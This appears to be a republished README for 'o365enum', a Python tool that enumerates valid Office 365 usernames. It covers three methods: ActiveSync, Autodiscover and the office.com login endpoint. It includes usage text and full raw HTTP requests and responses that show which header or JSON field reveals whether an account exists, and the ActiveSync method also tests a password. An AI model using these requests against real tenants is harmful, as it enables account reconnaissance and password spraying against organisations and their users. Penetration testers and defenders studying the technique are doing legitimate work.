












[sc name=”ad_1″]
Enumerate valid usernames from Office 365 using ActiveSync, Autodiscover, or office.com login page.
Usage
o365enum will read usernames from the file provided as first parameter. The file should have one username per line. The output is CSV-based for easier parsing. Valid status can be 0 (invalid user), 1 (valid user), 2 (valid user and valid password).

python3.6 o365enum.py -h
usage: o365enum.py [-h] -u USERLIST [-p PASSWORD] [-n NUM] [-v]
                   [-m {activesync,autodiscover,office.com}]
Office365 User Enumeration Script
optional arguments:
-h, --help show this help message and exit
-u USERLIST, --userlist USERLIST
username list one per line (default: None)
-p PASSWORD, --password PASSWORD
password to try (default: Password1)
-n NUM, --num NUM # of reattempts to remove false negatives (default: 3)
-v, --verbose Enable verbose output at urllib level (default: False)
-m {activesync,autodiscover,office.com}, --method {activesync,autodiscover,office.com}
method to use (default: activesync)
Example run:
./o365enum.py -u users.txt -p Password2 -n 1 -m activesync
username,valid
[email protected],0
[email protected],1
Enumeration Methods
ActiveSync Enumeration
This method is based on grimhacker’s method that sends Basic HTTP authentication requests to ActiveSync endpoint. However, checking the status code no longer works given that Office365 returns a 401 whether the user exists or not.
Instead, we send the same request but check for a custom HTTP response header (X-MailboxGuid) presence to identify whether a username is valid or not.
Existing Account
The request below contains the following Base64 encoded credentials in the Authorization header: [email protected]:Password1
OPTIONS /Microsoft-Server-ActiveSync HTTP/1.1
Host: outlook.office365.com
Connection: close
MS-ASProtocolVersion: 14.0
Content-Length: 0
Authorization: Basic dmFsaWRfdXNlckBjb250b3NvLmNvbTpQYXNzd29yZDE=
This elicits the following response (“401 Unauthorized”) with the X-MailboxGuid header set, indicating that the username is valid but the password is not:
Date: Fri, 31 Jan 2020 13:02:46 GMT
Connection: close
HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
request-id: d494a4bc-3867-436a-93ef-737f9e0522eb
X-CalculatedBETarget: AM0PR09MB2882.eurprd09.prod.outlook.com
X-BackEndHttpStatus: 401
X-RUM-Validated: 1
X-MailboxGuid: aadaf467-cd08-4a23-909b-9702eca5b845 <--- This header leaks the account status (existing)
X-DiagInfo: AM0PR09MB2882
X-BEServer: AM0PR09MB2882
X-Proxy-RoutingCorrectness: 1
X-Proxy-BackendServerStatus: 401
X-Powered-By: ASP.NET
X-FEServer: AM0PR06CA0096
WWW-Authenticate: Basic Realm="",Negotiate
Date: Fri, 31 Jan 2020 13:02:46 GMT
Connection: close
--snip--
Nonexistent Account
The request below contains the following Base64 encoded credentials in the Authorization header: [email protected]:Password1
OPTIONS /Microsoft-Server-ActiveSync HTTP/1.1
Host: outlook.office365.com
Connection: close
MS-ASProtocolVersion: 14.0
Content-Length: 2
Authorization: Basic aW52YWxpZF91c2VyQGNvbnRvc28uY29tOlBhc3N3b3JkMQ==
This elicits the following response (“401 Unauthorized” but this time without the X-MailboxGuid header, indicating the username is invalid.
HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
request-id: 2944dbfc-8a1e-4759-a8a2-e4568950601d
X-CalculatedFETarget: DB3PR0102CU001.internal.outlook.com
X-BackEndHttpStatus: 401
WWW-Authenticate: Basic Realm="",Negotiate
X-FEProxyInfo: DB3PR0102CA0017.EURPRD01.PROD.EXCHANGELABS.COM
X-CalculatedBETarget: DB7PR04MB5452.eurprd04.prod.outlook.com
X-BackEndHttpStatus: 401
X-RUM-Validated: 1
X-DiagInfo: DB7PR04MB5452
X-BEServer: DB7PR04MB5452
X-Proxy-RoutingCorrectness: 1
X-Proxy-BackendServerStatus: 401
X-FEServer: DB3PR0102CA0017
X-Powered-By: ASP.NET
X-FEServer: AM0PR04CA0024
Date: Fri, 31 Jan 2020 16:19:11 GMT
Connection: close
--snip--
Autodiscover Enumeration
The autodiscover endpoint allows for user enumeration without an authentication attempt. The endpoint returns a 200 status code if the user exists and a 302 if the user does not exists (unless the redirection is made to an on-premise Exchange server).
Existing User
GET /autodiscover/autodiscover.json/v1.0/[email protected]?Protocol=Autodiscoverv1 HTTP/1.1
Host: outlook.office365.com
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.12026; Pro
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
MS-ASProtocolVersion: 14.0
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 97
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: fee7f899-7115-43da-9d34-d3ee19920a89
X-CalculatedBETarget: AM0PR09MB2882.eurprd09.prod.outlook.com
X-BackEndHttpStatus: 200
X-RUM-Validated: 1
X-AspNet-Version: 4.0.30319
X-DiagInfo: AM0PR09MB2882
X-BEServer: AM0PR09MB2882
X-Proxy-RoutingCorrectness: 1
X-Proxy-BackendServerStatus: 200
X-Powered-By: ASP.NET
X-FEServer: AM0PR0202CA0008
Date: Mon, 02 Mar 2020 12:50:48 GMT
Connection: close
{"Protocol":"Autodiscoverv1","Url":"https://outlook.office365.com/autodiscover/autodiscover.xml"}
Nonexistent User
GET /autodiscover/autodiscover.json/v1.0/[email protected]?Protocol=Autodiscoverv1 HTTP/1.1
Host: outlook.office365.com
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.12026; Pro
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
MS-ASProtocolVersion: 14.0
HTTP/1.1 302 Found
Cache-Control: private
Content-Length: 277
Content-Type: text/html; charset=utf-8
Location: https://outlook.office365.com/autodiscover/autodiscover.json?Email=nonexistent%40contoso.com&Protocol=Autodiscoverv1&RedirectCount=1
Server: Microsoft-IIS/10.0
request-id: 1c50adeb-53ac-41b9-9c34-7045cffbae45
X-CalculatedBETarget: DB6PR0202MB2568.eurprd02.prod.outlook.com
X-BackEndHttpStatus: 302
X-RUM-Validated: 1
X-AspNet-Version: 4.0.30319
X-DiagInfo: DB6PR0202MB2568
X-BEServer: DB6PR0202MB2568
X-Proxy-RoutingCorrectness: 1
X-Proxy-BackendServerStatus: 302
X-Powered-By: ASP.NET
X-FEServer: AM0PR0202CA0013
Date: Mon, 02 Mar 2020 12:50:50 GMT
Connection: close
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="https://outlook.office365.com/autodiscover/autodiscover.json?Email=nonexistent%40contoso .com&Protocol=Autodiscoverv1&RedirectCount=1">here</a>.</h2>
</body></html>
Office.com Enumeration
WARNING: This method only works for organization that are subscribers of Exchange Online and that do not have on-premise or hybrid deployment of Exchange server.
For companies that use on premise Exchange servers or some hybrid deployment and based on some configuration I haven’t identified yet, the server might return a value indicating the username exists for any username value.
The method is useful when you don’t want to burn an authentication attempt with ‘Password1’ 🙂
Existing User
When the account does not exist, IfExistsResult is set to 0.
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept: application/json
Connection: close
client-request-id: 4345a7b9-9a63-4910-a426-35363201d503
hpgrequestid: 23975ac9-f51c-443a-8318-db006fd83100
Referer: https://login.microsoftonline.com/common/oauth2/authorize
canary: --snip--
hpgact: 1800
hpgid: 1104
Origin: https://login.microsoftonline.com
Cookie: --snip--
Content-Length: 1255
Content-Type: application/json
{
"checkPhones": false,
"isOtherIdpSupported": true,
"isRemoteNGCSupported": true,
"federationFlags": 0,
"isCookieBannerShown": false,
"isRemoteConnectSupported": false,
"isSignup": false,
"originalRequest": "rQIIA--snip--YWSO2",
"isAccessPassSup ported": true,
"isFidoSupported": false,
"isExternalFederationDisallowed": false,
"username": "[email protected]",
"forceotclogin": false
}
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
client-request-id: 177110da-7ce4-4880-b856-be6326078046
x-ms-request-id: c708b83f-4167-4b4c-a1db-d2011ecb3200
x-ms-ests-server: 2.1.9966.8 - AMS2 ProdSlices
Referrer-Policy: strict-origin-when-cross-origin
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
Set-Cookie: fpc=ArU-Dva0f59Eg4t_V3VsX_TsYIXWAQAAAFRGxtUOAAAA; expires=Sun, 01-Mar-2020 16:01:26 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: x-ms-gateway-slice=prod; path=/; SameSite=None; secure; HttpOnly
Set-Cookie: stsservicecookie=ests; path=/; secure; HttpOnly; SameSite=None
Date: Fri, 31 Jan 2020 16:01:26 GMT
Connection: close
Content-Length: 587
{
"Username":"[email protected]",
"Display":"existing@cont oso.com",
"IfExistsResult":0,
"ThrottleStatus":0,
"Credentials":{
"PrefCredential":1,
"HasPassword":true,
"RemoteNgcParams":null,
"FidoParams":null,
"SasParams":null
},
"EstsProperties":{
"UserTenantBranding":null,
"DomainType":3
},
"IsSignupDisallowed":true,
"apiCanary":"--snip--"
}
Nonexistent User
When the account does not exist, IfExistsResult is set to 1.
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept: application/json
Connection: close
client-request-id: 4345a7b9-9a63-4910-a426-35363201d503
hpgrequestid: 23975ac9-f51c-443a-8318-db006fd83100
Referer: https://login.microsoftonline.com/common/oauth2/authorize
canary: --snip--
hpgact: 1800
hpgid: 1104
Origin: https://login.microsoftonline.com
Cookie: --snip--
Content-Length: 1255
Content-Type: application/json
{
"checkPhones": false,
"isOtherIdpSupported": true,
"isRemoteNGCSupported": true,
"federationFlags": 0,
"isCookieBannerShown": false,
"isRemoteConnectSupported": false,
"isSignup": false,
"originalRequest": "rQIIA--snip--YWSO2",
"isAccessPassSup ported": true,
"isFidoSupported": false,
"isExternalFederationDisallowed": false,
"username": "[email protected]",
"forceotclogin": false
}
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
client-request-id: 95bba645-c3b0-4566-b0f4-237bd3df2ca7
x-ms-request-id: fea01b74-7a60-4142-a54d-7aa8f6471c00
x-ms-ests-server: 2.1.9987.14 - WEULR2 ProdSlices
Referrer-Policy: strict-origin-when-cross-origin
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
Set-Cookie: fpc=Ai0TKYuyz3BCp7OL29pUnG7sYIXWAQAAABsDztUOAAAA; expires=Sat, 07-Mar-2020 12:57:44 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: x-ms-gateway-slice=estsfd; path=/; SameSite=None; secure; HttpOnly
Set-Cookie: stsservicecookie=ests; path=/; secure; HttpOnly; SameSite=None
Date: Thu, 06 Feb 2020 12:57:43 GMT
Connection: close
Content-Length: 579
{
"ThrottleStatus": 0,
"apiCanary": "--snip--",
"Username": "[email protected]",
"IfExistsResult": 1,
"EstsProperties": {
"UserTenantBranding": null,
"DomainType": 3
},
"Credentials": {
"PrefCredential": 1,
"FidoParams": null,
"RemoteNgcParams": null,
"SasParams": null,
"HasPassword": true
},
"IsSignupDisallowed": true,
"Display": "[email protected]"
}
Contributors
- @jenic – Arguments parsing and false negative reduction.
[sc name=”ad-in-article”]

Add Comment